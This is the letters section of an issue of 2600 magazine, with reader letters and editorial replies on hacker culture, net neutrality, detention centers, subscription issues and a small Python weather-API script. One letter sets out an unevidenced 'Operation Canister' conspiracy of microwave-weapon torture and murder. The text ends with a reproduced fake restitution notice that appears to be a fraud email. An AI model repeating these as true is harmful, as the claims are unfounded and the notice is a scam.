In the Summer 2019 issue (36:2), there is an article called "Potential VPN Attacks" written by someone with the name "aesthetic." It is very similar to mine - so similar, in fact, that I've had a couple people contact me congratulating me on getting a great article published. So just to clarify, I am not "aesthetic," and while I always appreciate a kind note, people who liked that article should be thanking the right person.

aestetix

Hacker identity is indeed a complex issue.

Dear *2600:*

I just finished reading "Let's Just Call It Bitcon" by XtendedWhere in 36:2. Like most people on Planet Earth, I've read a lot and heard a lot about Bitcoin. Never before have I read such an honest and insightful view of Bitcoin and "klepto-currencies" (as the author calls them).

It seems that there are truly some flaws with the whole system that might be impossible to overcome except in the few examples he gives. This article is true journalistic excellence and it's so refreshing to see it in the pages of *2600*.

Please keep it up!

Ron

Always happy to present divergent opinions. And always wanting to see more.

Dear *2600:*

I wanted to send you all a quick thank-you note for publishing my article "Hacking in a Slow Job Market" in 35:4. Can you believe I wrote that five years ago? I honestly figured it might have been lost, buried in a pile of mail, or your editor was disinterested in transcribing my handwriting! Imagine my surprise when I received a free issue to my post office box! Looking back at the article, I'm not as pleased with it as I was when I wrote it, but I did learn one important thing from my own article - to remember to date any correspondence! Happy hacking!

Kamonra

Five years is pretty extreme, but sometimes handwritten articles wind up in a pile that takes a little longer to enter into our system. It's possible it was entered much earlier, but was waiting in a queue for space to open up, which can happen to any potential article. But this is the exception, not the rule. We still want lots more articles to come pouring in.

Dear *2600:*

Saw this article in the recent *Tulsa World*. We cannot help but believe that you all are behind this in some strange way! By next week it will be 2600 teachers without their certificates.

M. Rottschaefer

The headline read "Close to 2,600 nonaccredited teachers working" and, if hitting that magical number is what it takes to make people aware of the serious teacher shortage we're facing, then we're happy to help.

Dear *2600:*

Why has *2600* decided to bleachbit all mention of the Imran Awan affair, which is the most significant IT security news event of the last quarter century?

Lifetime Subscriber

It's so great when people assume that everything we do or don't do is the result of a carefully considered decision-making process. We're not even sure if this accusation is confined to our own pages or is meant to imply that we've managed to keep the story out of all media. Regardless, there has been no such intentional action or inaction. We simply can't cover everything. But that doesn't mean we won't bring attention to a story if someone writes in with the info. This was a golden opportunity to do just that, but your one sentence letter only scratched the surface. So we'll just share what is generally known, which is that this guy was arrested for making a false statement on a bank loan application. Because he had a connection with some Democratic members of the House of Representatives, there have been all kinds of conspiracy theories spread about him, which apparently we're now a part of. To put this into perspective, the judge who sentenced him actually came to his defense, describing these conspiracy theories as "an unbelievable onslaught of scurrilous media attacks to which he and his family have been subjected." He even added that there had been "accusations lobbed at him from the highest branches of the government, all of which have been proved to be without foundation by the FBI and the Department of Justice."

So, by printing this, we're probably deep into the cover-up now.

Dear *2600:*

Greetings from Hooli in Folsom!

Having come from over a decade of retail background to a corporate environment with experimental technology, I thought certain things would have turned out differently. It was with naive enthusiasm that I had left behind what I believed to be the bottom of the employment barrel for what I perceived to be more dignified and professional standards.

Though my story is likely a dime a dozen, it still strikes me as shocking how my current employer gets into frequent trouble with the many internal conflicts, lawsuits, and "corporate espionage." There are also many *Game of Thrones*-like micro-conflicts amongst the multitude of laboratories here. Between the "CWs" (aka contingent workers), the direct-hires, individuals here on working visas, and "guests" from other locations, there's a constant chess game of calculating rank and subjective superiority that seems to change with the projects and work weeks.

Despite this multi-billion dollar company spending tons of money on these petty squabbles, it fails horribly in its security. You can read about it in the *Sacramento Bee* or other forms of media or publishing. Despite their attempts to maintain their workforce, individuals continue to leave for false promises with competitors, only to be cheated out of promised employment.

If that wasn't bad enough, the security practices are lacking and sub-par. It also doesn't help that most of those responsible to uphold them are among the reasons they were enacted in the first place. On a side note, why would one make a 12-foot-long banner advertising a top-secret project for anyone who walks into the lobby to see?

As a curious and ponderous individual, I am constantly observing and poking at the security measures before I even enter the front door. To enter the labs after getting into the lobby, you need to wave your badge over the reader. Normally, your personalized badge has a crappy picture of yourself on it, along with your full name. These pictures are too small to be clearly seen from six feet away and are often faded. If you lose your badge, you can request a temporary, which omits basically all visible personalization from it - you are "supposed" to return them at the end of the day, but they *do* get lost. If some mal-intent individual were to come across a temp badge, they might be tempted to use it *soon* - fortunately, the temp badges expire after 24 hours. Use it before you lose it. On that note, I noticed that the RFID badges still work even when I have mine in my pocket. One could conceal the poor picture while still using the badge. Of course, employees occasionally hold the door open for each other, which is a no-no, a fact that is only posted *inside* the labs.

Wireless security is a joke. There's no MAC or IP filtering of any sort. There is the typical website blacklist though - but that can be easily averted. The ranges of the wireless APs stretch far beyond what's necessary. Why is this a concern? Because if you can't physically get in, you could at least get into the network. These slightly smaller (though still too large) targets are often the ones with classified files in the connected drives. Getting a "guest" access account is easier than getting a temp badge - and allows for the potential to access such network folders. I've tested this out - it still works. Now that our internalized "IT team" is being outsourced overseas with our net admin, I suspect more problems will emerge eventually.

I can go on and on about Folsom Fails, but my point is that in my years of retail, I was never exposed to the kind of negligence and hypocrisy that I'd only read about prior. I had imagined the grass to be greener on the other side (and in many ways it is), but reality is not as pretty as aspirations. Being the security conscious and pro-free-software tech that I am puts me in an awkward position at the moment, but I'm doing what I can to bring awareness to those around me.


Der

While specific details have been mercifully left out, we're always happy to print info that really exposes security holes at named companies or organizations and forces some necessary changes. Thanks for keeping your eyes open and for sharing.

Dear *2600:*

I moved to this area in July 2017 and have passed by this store every day until fairly recently. One day, I noticed that their gas prices had dropped - and I needed beer, too. So after looking at my receipt, I noticed their address. *Wow!* It's 2600. Now I stop by the store every time I need gas and beer.

Lifetime member
Jim



```
              QUICK STOP
             2600 HWY 378
          GILBERT, SC 29054
            [803] 892-6581
                125083
              Quick Stop
             2600 HWY 378
           Gilbert SC 29054

       ***PRE-AUTHORIZED RECEIPT***

 <CUSTOMER COPY>

   Description          Qty      Amount
   -------               -       -------
   PREPAY CA #03                  20.00
T  16 oz Bush Ice can     2        2.10
                                ----------
                 Subtotal         22.10
                      Tax          0.15
   TOTAL                          22.25
                PREAUTH  $        22.25

PREPAY Receipt
DEBIT   USD$22.25
```

Wouldn't it be nice if every business that had our name as part of their address was guaranteed the support of our community?

Dear *2600*:

In the Winter 2018-19 issue of *2600*, Pop Rob mentions that the USPS photographs the covers of U.S. mail in order to speed delivery, but erases the information after 30 days ("Sorting It all Out: The Long Lost Bastard Children of the United States Postal Service"). Do you believe everything the *gum-mint* tells you? *I don't! Never* ever believe the government!

What actually happens is that *before* the USPS erases the information, some other TLA (three letter agency) hacks the USPS files and takes that information and stores it forever. It might be the CIA, NSA, ???, or all of the above, but it is stored for later use. They can tell you received *eight* letters from zip code 40202, but not the specific person just by decoding ZIP code information. If nothing is written as a return address or identifying information, then they are stuck.

I am subscribed to Informed Delivery and it is very convenient to know what will be arriving in today's mail. I only receive package information maybe 20 percent of the time depending on how metered postage is paid. I am also a very experienced philatelic collector and was a good friend of former Postmaster General Marvin Runyon. I first met him when he was the head of the Datsun plant, now Nissan, in Smyrna, Tennessee, and I covered him for the local newspaper.

I have a friend that has *big* connections with FedEx in Memphis (does business with them) and is a Motorola radio dealer who buys lots of radio surplus stuff from the federal government and others. It is not "current" surplus, but maybe one generation from current, so they surplus it for pennies on the dollar, sometimes for tenths of a penny on the dollar, and then sell it on eBay (aka eGreed). I am a ham radio guy with *extra* class privileges, the *highest* available. I also have lots of DES-XL, DVP-XL, and AES 256 encryption methods available for my radio hobby. I have keyloaders for all of the algorithms and even a KVL4000 key loader, the latest Motorola acknowledges they make. No telling what they only make for the *gum-mint*. It is illegal to use encryption for ham radio *unless* you are communicating with a satellite.

My wife has been told that if anyone comes by the condo and asks to come in, you ask them "Do you have a warrant or probable cause? If the answer is *no*, tell them to get their ass back out on the street as they are *trespassing!* I didn't work for over 40 years with the local news media for nothing.

Oh, and I also have cans of CIA X-ray spray that, if you spray an envelope, you can usually read what is inside. Wonder if they use it on letters addressed to *2600?* I bet they sometimes do! I sometimes wrap heavy construction paper around information addressed to others I don't want read!

ABE
(not my real name)

If you reread the article in question, you'll see that the author expresses the same skepticism you do as to whether or not those images are truly destroyed. And while we'd love to believe the scenario you describe as to what really happens to this data, you didn't provide any actual proof, other than suspicion and mistrust of the government, which is more than likely justified. But actual evidence is really good to have.

There seems to be some debate in the ham radio community as to whether or not encryption is illegal for general communications. We'd love to get more input on this.

And we bet your wife didn't need to be "told" by you how to handle warrantless entry - she likely already knew that plus a whole lot more.

Thanks for explaining why this letter was mailed to us attached to a sheet of black construction paper. We thought it was just for the look (which was pretty cool). And, for some reason, all of our normal suppliers of x-ray spray have dried up.

Dear *2600*:

I am in an institution and, as I await the resolution of an appeal to conclude that my last issue of *2600* isn't "contraband," I was just reading a recent *Consumer Reports* (January 2019, page 7 "Reopening the Internet"). I am pleased to report that *Consumer Reports* has been assisting in some efforts regarding the net neutrality laws now being passed by some states, even though the feds don't believe the states can be responsible to handle their own guidelines.

Let me quote a bit for you: "California has been the latest state to restore net neutrality protection.... The law, considered to be the most comprehensive in the nation will defend consumer choice and competition by preventing ISPs from blocking, slowing or giving preferential treatment to any websites or apps."

Although California is only one of three (Washington and Oregon included), they (*Consumer Reports*) believe that because of California's size (and tech-savvy valley girls), it may more heavily influence the overall outcome of this fight. California's *Consumer Reports* members sent over 20,000 emails to state reps supporting the bill. In the end, the feds determined that the states lack authority to enact their own such guidelines.

The fact that Big Brother continues to cogitate they have the best interests of the public in mind, I can only imagine the level of lobbying that ISPs are investing in. But please, read on....

There is a federal bill backed by *Consumer Reports* and Senator Ed Markey (D-Massachusetts) that would reverse the FCC's repeal. It passed the Senate in May, but got stalled in the House.

To assist in this fight, go to action.consumerreports.org/tech20180611comments.

I would like to see some details or an article about the biggest ISP companies involved in this cock-blocking effort, including the lobbyist firm(s) assisting them. (Maybe that's a bit harsh.)

As stated earlier, at present I do not have the resources many of you have, but I have a dummy workstation and am educated enough to write a pointed letter or two. If anyone has facts on this topic and how more of us can be directly involved, I'm sure I am not alone in wanting to know more. For those of you who don't write, you can tell your people to boycott these power hungry bullies by not subscribing to their services. But someone needs to tell us who they are. Tag - you're it!

For What It's Worth Department: Remember OnStar? *Consumer Reports* says that Alexa is built into the 2019 Toyota Avalon, 2019 Lexus ES sedan, and the 2018 Ford EcoSport. BMW, Genesis (Hyundai), Mercedes, and Nissan are in line for it as well, if not already, by this writing. You can buy and install one for $50 on your own.

That's my two cents! Thanks to the *2600* family for keeping up the fight. Keep up the great work, folks!

Mortis the MoUse
"Hackers of the world untie err unite!"

Requests

Dear *2600:*

Could you pass my name and address on to any of your colleagues who can 1) crack the code used by some to report printer results and also 2) who would like to take part in an operation to report on auto reports made by software installed on my printers? I own the hardware; I have purchased it; it is my property; I have every right to know what, specifically, is being reported regarding its operations and to whom those reports are going.

Many thanks!

Stephen

We agree - you certainly do have that right. But we're a magazine, not software and hardware support. What we can do is print an in-depth article with specific info on particular software that can help benefit many thousands of people. If and when people with the knowledge and access write such pieces, having the means to get this to our readers is invaluable. This may sound like a painfully obvious conclusion, but too often people go for the quick fix that really only addresses their immediate problem and doesn't really help anyone else. We need to think bigger. This is a permanent archive - there are articles from decades ago that still annoy the hell out of certain companies to this day. That is power we would all do well to take advantage of. We hope you see something in these pages that will address your problem. If you write in with more specific info, then the odds of that happening go way up.

By the way, not only was this sent to us via email, but we got an individual envelope addressed to every single one of the classified ads that ran in the last issue. We respect your passion and desire to get an answer, but all this did was waste a lot of paper and postage. We're not mail forwarders - you can always contact our Marketplace advertisers individually. Or you can place your own free ad with as much info as you want to give out.

Dear *2600:*

I appreciate you continuing to run my original classified ad regarding my zine, but I'm no longer publishing it. I'd respectfully ask that you remove it. Thanks. Also, will you accept written/typed articles for submission?

Vincent

Sorry to hear about the demise of your zine. As you can attest, it's very challenging work. As for accepting articles, we absolutely invite them in all forms, written and typed included. Just make sure they're somewhat relevant to the hacker world.

Data

Dear *2600:*

This is the medical record that the vet in Texas faxed up.

This is the DLH kitty with the aversion to people and being touched. She is afraid of everything and always has been. She needs to have her fur cut down lion style, but, will need to be anesthetized to do so. She will also need to be updated on her rabies.

Could we get her in on Monday for this?

T

Monday is fine, but this really isn't our call.

We have no idea at all how this happened, but somehow our email address started getting updates on certain animals that were meant for a certain veterinarian This is the equivalent of having a crossed phone line decades ago. You'd pick up your phone and hear someone else having a conversation on your line. Or, while talking to someone you intended to call, you'd hear someone else as well. Sometimes they could hear you too, sometimes not. It was always a magical event. Well, this isn't nearly as much fun, but it made the day more interesting. We understand the cat's doing fine, too.

Dear *2600:*

I wanted to write in response to Ladyada and Phillip Torrone's article "'Display the Planet' Is the New 'Hack the Planet'" in 36:1 (Spring 2019) on how to use OpenWeatherMap's (OWM) API to get the weather. It turns out that I have a similar program to scrape the National Weather Service (NWS). The major difference is that with OWM you can put your zip code into the API, whereas with the NWS you need to find a special URL for your forecast. Also, NWS only works for locations in the USA, but a lot of countries should have similar programs. The benefit for the NWS is that you don't have to create an account - anyone can make a request.

```
import json
import requests

def find_forecast(long,lat):
raw=r'https://api.weather.gov/
➥points/'

if long <0:
long = str(long)[:8]
else:
long= str(long)[:7]
if lat < 0:
lat = str(lat)[:8]
else:
lat= str(lat)[:7]
API = raw + long +','+lat
```

```
response = requests.get(API)
response.raise_for_status()

data = json.loads(response.text)

return data[‘properties’][‘fore
➥cast’]

def main(url):
response = requests.get(url)
response.raise_for_status()
weather_all = json.loads(
➥response.text)
return weather_all[‘properties’][‘
➥periods’][0][‘detailedForecast’]
```

The two functions above are used together to get your local forecast. find_forecast is used to find what grid map you need for your forecast. For example, the post office in Middle Island has a Long/Lat of 40.882121, -72.944969, so find_forecast(40.882121, -72.944969) returns api.weather.gov/gridpoints/OKX/67,47/forecast. The best part is you only need to run this once, and after that you can hard enter it into your programs, as these don't change. Also, for hourly forecasts you just add "/hourly" to the end of the URL. So our URL would be api.weather.gov/gridpoints/OKX/67,47/forecast/hourly.

The main function is used to get the actual forecast. So as of writing, the lines of code:

```
post_office=find_forecast(40.882121,
➥ -72.944969)
main(post_office)
```

will return: "Partly cloudy, with a low around 56. East wind 5 to 10 mph."

You can replace the "detailedForecast" in the last line of main() with the following:

```
temperature
windSpeed
windDirection
```

`icon` (will return a URL of a picture to illustrate the weather, in case you don't know what clouds look like)

`ShortForecast` (will give you a short forecast e.g. "Partly Cloudy")

Play around with it, and don't forget to have fun!

Chester

Dear *2600:*

This is what Tank's eye looks like today.

The first two pictures are today. The third picture is yesterday, and the last picture is from Sunday.

Ronald

We were a bit worried about how Tank's eye looked, so much so that we made sure the message got to the right person. (Be thankful we didn't choose to print pictures of a bulldog's infected eye here.) But this isn't what we need to be doing with our time - other than trying to figure out how something like this happened in the first place (the email snafu, not Tank's eye, although that too should really be investigated). We'd love to hear other similar stories if they're out there. It may not be as much fun as a crossed phone line with a total stranger, but it's all we've got for now.

Dear *2600:*

I wanted to share this public information with you. (Yes, I am not using SecureDrop; yes, I accept the small amount of risk; no, this is not an anonymous tip.)

The Berks County family detention center is currently incarcerating families - both parents and children - and has been for years. This facility is one of a handful across the country. Whole families live in cells and are incarcerated together without cause. It is in Berks County, Pennsylvania. I have the pleasure of knowing organizers in the Shut Down Berks coalition. Governor Tom Wolf (D-Pennsylvania) could issue an emergency edict right now that would shutter the facility and release all incarcerated families to sponsors and family members. Most incarcerated families have relatives in the Pennsylvania area. None of them need to be held in a concentration camp.

Berks Family Residential Center
Philadelphia Field Office - ICE
1040 Berks Road
Leesport, PA 19533
Phone: 6108160743

Repeatedly phone Governor Wolf at 717-787-2500 and Lieutenant Governor Fetterman at 717-787-3300, publicly denounce them on social media, write them letters, and generally annoy them into doing the right thing. They also could use people who want to get more involved in the project, and have monthly onboarding meetings through their Facebook page: www.facebook.com/ShutDownBerksCoalition.

Berks detains innocent families, and the stories coming out of the facilities are horrific. The coalition has videos on YouTube, Facebook, and other social media sites of innocent immigrants telling their stories of abuse and suffering. The facility has a *long* history of documented human rights abuses.

Feel free to put as much or as little of this information on your page. This facility is not a CBP (Customs and Border Protection) station specifically, but it is an abhorrent concentration camp directly derived from the U.S. prison system.

Thank you for your tabulation duties. I grew up reading *2600* at my local Borders, and while I did not expect the publication to speak out in this manner, I am very happy to see you do so.

For a better future
Mark

Whenever we see people being mistreated, we feel compelled to say something. And, regardless of how you feel politically, what we're seeing today on such a massive scale clearly goes against the values we've been taught that our country stands for. And so, we devoted some of our abilities towards compiling a *listing of detention centers where individuals, families, and/or children were being held without charge in a site called concentrationcamps.us (and internmentcamps.us for those offended by the name of the first site). We believe that people have the right to know the facts and, if this is happening in your neighborhood, it's not likely anyone in charge is going to tell you. As with all of the information we divulge, what readers do with it is completely up to them.*

Dear *2600:*

Are these new camp locations or were these open during the past administration, such as Obama's, Clinton's, Bush's? Please reply.

Rick

We weren't invited to any of the grand openings, so we have no record of exactly when these facilities began operations. The only thing we do know is that a huge number is currently being used in the manner described. Often, one of these places is converted from another use or is used for multiple types of "guests." Then there are the brand new ones, sometimes literally tents in a field. We count those as well.

Dear *2600:*

This site (concentrationcamps.us) is using your site as a source for this disinformation.

Looks like they uploaded to your "secure drop," but you should probably contact the website in question to stop using your site for this.

Case Inpoint

What's funny is that this isn't the first time someone has reported our own actions to us without realizing that it was us all along. Yes, we put that site up and correctly attributed it to ourselves. There was no need for us to use SecureDrop to accomplish this and there's no way on earth anyone would be able to tell if that service was used in the first place. What's particularly ironic about the outrage we've seen is that it's based on inconvenient facts that are really pretty indisputable. These are facilities where people are being held without criminal charges. They're places where kids who haven't committed any crimes are being locked up like criminals. Sometimes entire families can be found there. And none of these statements can be defined as "disinformation" because they're all proven by fact. Many people aren't even aware that being undocumented is a civil matter, not a criminal one. We've found over the years that whenever there are a number of disturbing facts present, oftentimes lists of publicly available information helps to paint a clearer picture of what's actually going on. That's what we were hoping to accomplish here.

Help Needed

Dear *2600:*

Even though I am not very good with computers and my English is not very good, I love your magazine. I have a subscription to *2600 Magazine* but I can't find it in Google Play. Please help me and tell me what should I do. Are there other people with the same problem?

Rad

Without any notice to us, Google moved the magazines into the Google News app. So, in the Google News app, select the Newsstand section from the icons along the bottom of the screen. In there, if it's not already listed, you can search for "2600 the hacker quarterly" and it should show up in the list. You can also long-press on the Google News app icon and select "Magazines" from the menu. That will take you directly to your subscribed magazines.

Dear *2600:*

I am in a situation such that I have to give up my (incomplete) collection of *2600* printed issues. However, a couple of years ago I submitted a question to *2600*. It was published! I would like to keep that issue, but I don't know which one it is, and I'm short on time. Is there a way to search your archives?

muh muh

Wow. That's quite a homework assignment you just handed us. And we don't even know if you used the same name. You didn't tell us what question you asked, which would have been a really nifty bit of info to help with the search. Even telling us what your incomplete collection consisted of would have helped since we could have narrowed our search based on that. We appreciate that you're short on time and apparently can't search your own issues, but try to meet us a quarter of the way and give us a few clues?

Dear *2600:*

In the Summer 2019 issue of *2600*, you published a short letter from someone called "D," who wrote to you saying that the darpa.mil website had been taken down shortly after they had submitted some ideas about free energy to DARPA.

I do research on "free energy" related subjects, and would very much like to get in contact with "D." Can you please send me their email address, if privacy concerns do not prevent you from doing so? If you can't send me the email address, would you be willing to forward my email address and contact information to them?

Thanks so much for any help you can provide.

John

While we don't normally do such things, you caught us on a good day and we forwarded your email to that contributor. (We never reveal addresses for writers without their permission.) We hope you find what you're looking for.

Dear *2600:*

Last night was the first time I've read one of your magazines and I'm like a junkie now. I instantly told my brother to get me a subscription ASAP. I've been incarcerated for the past five years. God willing, I'll be headed back to court for my hearing this year. However, I'm going to become one of the best security consultants in the world. I just want to be someone my son who's now four years old could be proud of. My mother brought a CISSP study guide and I need your succor on what I should study first before I read this book because I'm lost. Please give me some of your professional support to help demystify this

CISSP study guide. Thank you very much!

Anthony

The thing you really need to remember above all else is to not try and be someone you're not. We can't magically make this book intelligible. You need to feel a passion for the subject matter contained within or you're not going to be happy pursuing it. This is true of any field. Your kid will look up to you as long as you're honest, sincere, and you keep a positive outlook.

There are lots of people out there who think they can advise people into what career choices they should make. But you should never rely on someone else to make the life changing decisions. That is always up to you, regardless of where you happen to live or your place in life. The vast majority of problems in the world come about from people being coerced into doing things they're not comfortable doing. Don't let this be one of those things. And don't take our advice either if it doesn't feel right for you.

Problems

Dear *2600:*

I just got the latest issue (36:2) and noticed a problem after page 26. The middle of a previous article starts from page 19 and carries on to page 26 then back to normal at page 43 in the middle of the letters.

Edward

We're frightfully sorry to hear of this and will of course send you a replacement, plus something additional if you send us the defective issue. (We collect them.)

Dear *2600:*

I am the victim of an illegal human experimentation program and torture due to the personal vendetta of one American man with intelligence community connections. I am not trying to sound like a crackpot. I have documentation backing up all of my claims which have been distributed to some extent by now. Some may try to gas me and make me mentally disabled or straight up kill me, though I doubt this will happen as I've gone public.

I am a U.S. citizen who formerly resided in Mclean, Virginia and Pittsford, New York. In my case, I was tortured at a black site in Germany (KBO Taufkirchen) after a false accusation of ISIS affiliation. I was on Flight PC1019 on July 7, 2019.

"Operation Canister" Technical Details - Note: Not an official government document!

Step One: Identification of a target

A target is identified through the existing "community watch" network or recommended by someone inside an agency (FBI, DoD, CIA). The latter can happen after a target has personal relationship problems with an agency worker.

Step Two: Unregistered criminal informants and other community watch members

Keep an eye on the target. The target's electronic devices are infected with malware (often through zero-day exploits) and the target is heavily monitored.

Step Three: Harassment

The target is harassed using portable microwave weapons (one magnetron, one lead acid battery, one relay, and a brain wave generator computer) while getting psychologically tortured and driven to suicide by neighbors and family members who are paid off, intimidated into working against the target, and convinced that the target is a pedophile or terrorist. "Surveillance role players" (see LinkedIn for sample job listings) are sent after the target in public areas in order to provoke them. The target's home may also be broken into during the harassment stage. Another goal is to also isolate the target from friends and family.

Step Four (Path 1): Suicide

The target eventually gives into the harassment and commits suicide.

Step Four (Path 2): Murder

Once written authorization is gained for a murder and the target is isolated, they are baited into a trap and silently killed.

Step Four (Path 3): Induction of mental disability

The target is placed in a special room and given a liquid neurotoxin in order to induce mental and physical disability. A special type of gas is also used to induce permanent mental illness. A recording may be made during this period. Target may also be committed to a mental hospital without the induction of mental illness. After this step, target is given a plea deal with double digits in jail and forced to accept it.

John

Admittedly not the most cheerful letter we've gotten this quarter. Although the temptation is to immediately dismiss such accounts and assume you're reading the rantings of a crazy person, if this were a movie or a novel, we would not only completely believe them, but we would be totally on their side from the start. As with anything else, we owe it to ourselves to look at the evidence and make sure it gets to people who really understand the nuances. Even if one in a thousand such accounts proves to be credible, it's worth sifting through all of the nonsense to reveal the truth.

Dear *2600:*

The "Now Available" link for *Dear Hacker* at the bottom of your site goes to a dead link. It appears that Wiley no longer has this product.

jo5h

Sometimes we forget to look at our own site. Yes, indeed, that book has been sold out for ages. We've removed all reference to it. Thanks for bringing this to our attention.

Dear *2600:*

I just received my subscription renewal form in the mail. Please check your records. I believe I still have one more issue coming. If your records say differently, please add it to the list below of reasons why I will not be renewing my subscription.

1. It took an act of Congress to get my address changed from my old address. I thought you were

a technology-based magazine. So why could an address change only be done through snail mail?

2. Your magazine has changed from technology-based information quarterly to a political commentary magazine. There are a million places I can get political commentary from.

And the third and last reason is the shortening of my paid subscription, according to you.

Good luck with your political commentary magazine. I will get my hacking information from other sites from now on.

Ray

This is probably for the best. When someone has this many issues with us, there's no point continuing with the charade. But, out of respect for those early days when you had some degree of faith in us, we felt we should address your points.

You subscribed for two years and we sent you eight issues (actually nine, but we'll get to that). Time can fly when you subscribe to us, but there's not much we can do about that.

When you change your address, we need to make sure it's really you. Yes, we're a technology-based magazine, which is why we're aware of how easy it is to fool most systems. We make it as easy as we can. If you have your address label, then we're relatively sure that you're you (or someone has been going through your trash for the express purpose of getting your 2600 copies sent to them). If you entered your phone number in your order (not required), we can verify with a phone call. If you made an account on our store, you can communicate that way and we'll know it's you. Failing all of that, we have to insist that we get something from you (or the postal system) in writing, so we have an actual paper record. Also, your request for an address change came after your last issue had already been sent to your old address. So we sent another one to your new address. We doubt Congress could do any better.

As for "political commentary," without specifics, it's hard to address. But it sure looks like we're printing plenty of technology-based information to this day. And, from our very first issue, we've always included opinions on all sorts of other things going on in the world. (It doesn't seem very likely that we weren't doing this when you first subscribed in the fourth quarter of 2016.) We find that most people who complain about this simply have other opinions. Expressing them would be far better than telling everyone else to silence theirs. Regardless, these kinds of things always have some degree of relevance to the technological world we focus upon.

If you count the number of issues you have, we're certain it will add up to eight. If it doesn't, simply telling us which one you're missing will result in our sending it to you. To assume that we're out to rip you off doesn't do much to make us miss you.

Enjoy the other sites. We'll continue to be a magazine.

Dear *2600:*

The federal government of the United States physically tortured me for political reasons into pleading guilty to a bogus charge. I have included supporting material.

I cannot expect you to care about me, but I am a canary in a coal mine. The police state threatens you all too. I do not have the emotional energy to persuade you, but you are the group of people most likely to share my values, and this is the only way I can reach you. There is no Internet access in prison save only a primitive text-only email system I cannot afford.

All I can say is that if you cannot see your way even to sending me a postcard letting me know this made it out of the prison, I will know that there is nobody who cares about their civil rights at all.

Eric Pepke 59787-056
Federal Correctional Complex
PO Box 1000
Petersburg, VA 23804

Let's make something clear. We simply cannot take on every instance of injustice and solve everyone's problems. (We get so many pleas for help and it's both overwhelming and heartbreaking.) Please don't rely on us or the hacker community as your only hope because that's an awful lot of pressure to put on anyone. What we can do is offer an outlet where we can try to draw attention to some of what's going on, as well as general advice on how to be heard, how to survive, and how to stay sane. We printed your info here so people can write to you if they so choose, but you have to keep fighting even if they don't. Whether in prison or in society, we all feel like it's too much to bear at some point. Building that inner strength that makes you keep pushing forward is what we all need to be helping each other with. We can make an extra effort to be better people, share our experiences, and provide some inspirational tales for all of us to benefit from.

Encouragement

Dear *2600:*

I've been a reader of *2600* since... oh, age 13 - early 1990s. It's from your magazine I came to understand hacking was more than just a technical pursuit, that we can also do well for humanity, stand up against tyranny etc. Listened to *Off The Hook*, and I have learned and taught others so much!

I ordered a lifetime subscription since I sometimes forget and go a while without, but also as a show of support. I'd have gotten the back issue package, but bills.

All my regards and thank you.

Karel

Your support means the world to us. It's not about what you buy, but what you absorb and give back to others. On that front, you're doing great.

Suspicion

Dear *2600:*

Recently, I sold an office chair on Craigslist. What happened made me think deeper about my security protocols.

In the past, I had managed to sell a few other things without encountering any scam attempts. This time was different. About an hour after I posted the ad, which had an asking price of $425, I received the following response:

"My wife is very interested in the Aeron chair please text her at xxx-xxx-xxxx"

My protocol for selling the chair was: only use the email relay, only cash, buyer picks up in front of my apartment building. I replied:

"Have her contact me directly." No response.

About an hour later, when I received the exact same message from someone else, I did some research to find out about the phone verification scam. Either the actual scammer or a harvester was after my cell phone number. OK, not a problem.

A week went by and I received a few more of these including some that were better, like asking about why I was selling the chair and its condition. None of the scammers thought to make the obvious offer of $375 so that we - big surprise - could settle halfway at $400.

By the end of the week without a legit response, I was doubtful of a fast sale. Then on Saturday evening I received the following:

"Hello,

"I'm interested in your Aeron chair. Would you be available for me to come look at it tomorrow, Sunday May 19? If so, please text me at xxx-xxx-xxxx.

Best, xxx"

I replied that he should use the Craigslist relay to chat and that he needed to make an offer.

We agreed to meet at my building - his offer was the full $425. He wanted an address and my phone number to contact me. I almost replied with a very nasty message telling him to f*k off. My wife stopped me. So I replied with only my address, which he accepted.

At this point, I was 100 percent convinced this was still a scam. Who does not make a counter offer? And the texting business.

I lost the bet with my wife.

Days later, when spending one of his 50s around town, I had some ridiculous idea the store clerk would refuse the counterfeit bill. No such luck. I had indeed lost the bet.

I was convinced this guy, who only wanted a slightly used office chair, was a scammer because of information I received earlier by chance (the scammers who replied first). If his response had been first, I would have thought and felt differently, which made me think about a different scenario. What if I was instead 100 percent convinced he was legit? What if I did indeed give him my phone number? What if it was a scam?

The only way is to 100 percent stick to your protocol and never deviate from it either way no matter what evidence you have to the contrary.

richg

We're certain there are tons of similar stories involving these kinds of interactions and we'd love to hear more of them. It's great that you were able to quickly recognize a scam and you did the right thing by researching the suspicious activity so you could figure out exactly what game was being played. Unfortunately, this helped make you overly suspicious, which could have adversely affected actual legitimate interactions. This is a microcosm of what's going on in our society, much of it due to the types of exchanges we have with unseen individuals or computer scripts. It's actually changing who we are and how we behave. It's scary, but it's also fascinating. Thanks for sharing.

Nice Try

Dear *2600:*

Our records indicate that you are eligible to receive restitution for one or more of the Internet fraud schemes you've been a victim of. See necessary case details below.

Case on apprehended Internet fraudsters, A group of Chinese and a Vietnamese national and some team of Africans who were arrested on felony charges in Atlanta, June 2019 has officially been closed.

The case was closed based on the following terms:

1. Restitution order: seized assets shall be liquidated and converted into a restitution fund.
2. Time served plus 168 months.
3. 10 years probation.

The perpetrator and his group of co-offenders had over 2000 aliases originating from Russia, London, Turkey, and many more masking their original identities. Our records indicate that you have also been a victim of their fraud schemes as your contact details were found on several devices belonging to the perpetrators.

Following court orders, this makes you eligible to receive restitution for damages caused by their crimes.

